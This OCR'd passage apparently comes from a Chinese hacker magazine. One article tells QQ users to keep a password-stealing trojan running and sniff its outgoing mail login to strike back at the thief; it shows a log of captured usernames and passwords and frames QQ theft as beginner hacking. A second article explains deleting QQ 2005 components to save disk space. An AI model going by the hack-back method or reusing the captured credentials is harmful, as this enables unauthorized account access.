


图 5

三、反黑战

要是不小心，或是被别人用盗密码软件盗了qq密码怎么办？难道就此罢休？任由处置？不。这怎么会是我的作风呢，现在就让我们给他们一点颜色瞧瞧吧，让他们知道，盗我qq？！我也不是好惹的！拿出我们的嗅探工具——XsnifferGUI.exe，它可以帮我们把木马的主人给找出来哦。前提是：中了盗qq密码的木马后，不要杀毒，然后打开XsnifferGUI，开始监听，如图6。





图 6

然后登录你自己的qq，不要担心自己的密码又给盗取，要知道“不入虎穴，焉得虎子”，当你登录成功以后，XsnifferGUI同一目录下，会自动生成一个pass.log文件，打开看看，如图7。


pass.log - 记事本

TCP [08/12/04 01:48:09]
192.168.1.108->220.181.12.11 Port: 1780->25
USER: aGFqdW5lY2s=[ha555ck]

TCP [08/12/04 01:48:09]
192.168.1.108->220.181.12.11 Port: 1780->25
PASS: MTM5MjI1Njc4ODQ=[13988845884]

TCP [08/12/04 01:48:09]
192.168.1.108->220.181.12.11 Port: 1780->25
MAIL FROM: <ha555ck@163.com>

TCP [08/12/04 01:48:09]
192.168.1.108->219.136.252.83 Port: 2581->80
USER: daodaogui, PASS: 8cbf9d6bce5d066ab4a0dec32f280b01

TCP [08/12/04 01:48:10]
192.168.1.108->61.152.94.151 Port: 2594->80
HOST: www.chongyin.net.cn USER: , PASS: 1368888886

图 7

邮箱，邮箱密码，还有网站，包括要发出去的qq密码，都已经给嗅探出来了。哈哈，这次还不给他个回马枪尝尝。

四、清除qq木马

如果自己测试木马，或者怀疑别人给你中了阿拉qq大盗木马，可以使用阿拉qq大盗本身的卸载功能，把木马卸载了，如图8。





图 8

总结：经过了这么一番磨练，大家也学会了最基础的黑客入门——盗qq，也学会了如何防范qq被盗与反黑qq木马主人，是不是开始感觉学黑客不太难了呢？来吧，跟着黑客x档案一起步步高，菜鸟终有一天也会飞起来的！

（文章中涉及到的工具阿拉QQ大盗V1.6、QQ密码防盗专家2005七夕情人节特别版、XsnifferGUI.exe已经收录于光盘中）





蓝色海岸

时下，QQ已经成为众网友不可或缺的即时通信工具，随着版本的更新，其占用的磁盘空间也越来越大，最新版的QQ 2005Beta1需要占用87.2MB的磁盘空间，如图1所示。




图 1

另外，许多朋友为得到“星星、月亮和太阳”，尽可能早一点晋级，往往是24小时挂机。这样也白白让QQ占用系统资源。那么，我们能不能给QQ减减肥，瘦瘦身，以减少其对磁盘空间的占用和对系统资源的消耗？想的到就做的到，Let's go!

一、拨云见日，QQ目录大解密

常言说的好，知已知彼，方能百战不殆。QQ减肥同样如此，只有深入了解QQ安装目录下的各个文件及文件夹的含义，我们的减肥工作才能有的放矢。让我们看看QQ安装目录下的文件和文件夹：

文件

BQQApplication.dll----企业好友面板。

ContentTab.dll，Content_Config，help_01.gif~help_13.gif----用户自定义面板功能。

QQMusicWelcome.html，QQMusic.exe，OEMApplication.dll----手机娱乐面板、内容资讯面板以及音乐中心。

QQBUserApplication.dll----腾讯服务面板。

GroupConnection.dll----互动空间。

QQMail，MailDll.dll，MailRes.dll----QQ信箱。

QQexternal.exe----跟广告有关。

QQMMSender.dll，QQMsgFriendMng.dll----短信发送面板。

QQLiveUpdate，QQUdpGetFileLib.dll、QQUpdate.txt、QQUpdate.ini----升级文件，QQ自动下载更新文件的模块，404KB。

QRingMng.dll，riched20.dll，Riched32.dll----QQ炫玲管理。

VCodec.dll，VCodec2.dll，VideoDevice.dll，vphone.dll，VqqAllInOne.dll，VqqDVCapture.dll，vqqset.dll视频聊天儿相关文件。

ChatRoom.exe ----聊天室相关文件。

QQPetProxy----QQ宠物中心。

QQMagicFace.dll，MagicFlash.exe----QQ魔法表情播放器及相关文件。

QQNetDisk.dll---- 网络硬盘。

文件夹

[TMDat]、[TMDLLs]、[TMNEWFACE]、[TMSKINS]、[TMsound]----TM相关文件夹。

[QQGame]----QQ游戏相关文件夹。

[TT]----TT浏览器相关文件夹。

[sound] ----声音文件夹。

[QRingFiles]----炫铃文件夹。

[QQAddrDat]、[QQAddrPlugin]----通讯录文件夹。

[mailImage]、[pimskins]----QQ邮箱文件夹。

[QQBuddy]----互动空间、商务伴侣文件夹。

[Chat]，[ChatRoomDll]，[chatskin]--聊天室相关文件夹。

[Face]----表情文件夹。

[mailImage]----邮件文件夹。

[NewSkins]----QQ2005新皮肤文件夹。

[SCFace]----服务面板头像文件夹。

[QQMusicSkin]----QQ音乐中心皮肤文件夹。

[qqmusic_images]----QQ音乐中心图象文件夹。

明白了QQ安装目录下各文件及文件的含义之后，让我们开始进一步的减肥工作吧。


小提示： 以上文件理论上都可以删除，但你应当根据自己的实际情况，具体问题具体分析。另外，在减肥之前建议对“Tencent”目录备份一下，以便进行误操作之后能够恢复。

二、疱丁解牛，自己动手DIY

1.卸载多余的组件（43MB）

默认情况，QQ会把所有的组件（TM、腾讯TT或QQ游戏等等）完全安装到系统中，并不会让用户自己定制所需要的组件。但是，在实际的使用过程中，有一些组件可能用户根本就用不着。因此，减肥的第一步我们先拿组件开刀。

打开资源管理器，定位到QQ安装目录（一般是C:\Program Files\Tencent\QQ），双击运行“uninst.exe”程序，这是QQ的卸载程序。在弹出的卸载向导窗口中直接点击“下一步”，来到“选定组件”页面。在“选择要卸载的组件”列表中，我们就可以选择自己定制要卸载的程序了。例如，我们只保留QQ，将其它组件全部卸载，去掉“腾讯QQ”复选框中的对勾，确保勾选“腾讯TT”、“腾讯TM”和“QQ游戏”，然后点击“移除”按钮即可卸载不需要的组件，如图2所示。


图 2

2.清理无用面板

众所周知，QQ主界面左侧有许多的功能面板，如：“音乐中心”、“内容资讯面板”、“企业好友面板”、“手机娱乐面板”以及“互动空间”等等面板。通过这些面板可以实现许多相关的功能，不过，这些面板并不是对每一个用户都适用的，我们可以根据自己的需要来定制这些面板的去留。视情况将面板相关文件全部删除即可。

企业好友面板：删除“BQQApplication.dll”文件即可，112KB。

音乐中心面板：删除文件“QQMusicWelcome.html，QQMusic.exe，EMApplication.dll”和“[QQMusicSkin]、[qqmusic_images]”即可；

短信发送面板：删除“QQMMSender.dll、QQMsgFriendMng.dll”文件即可，552KB。

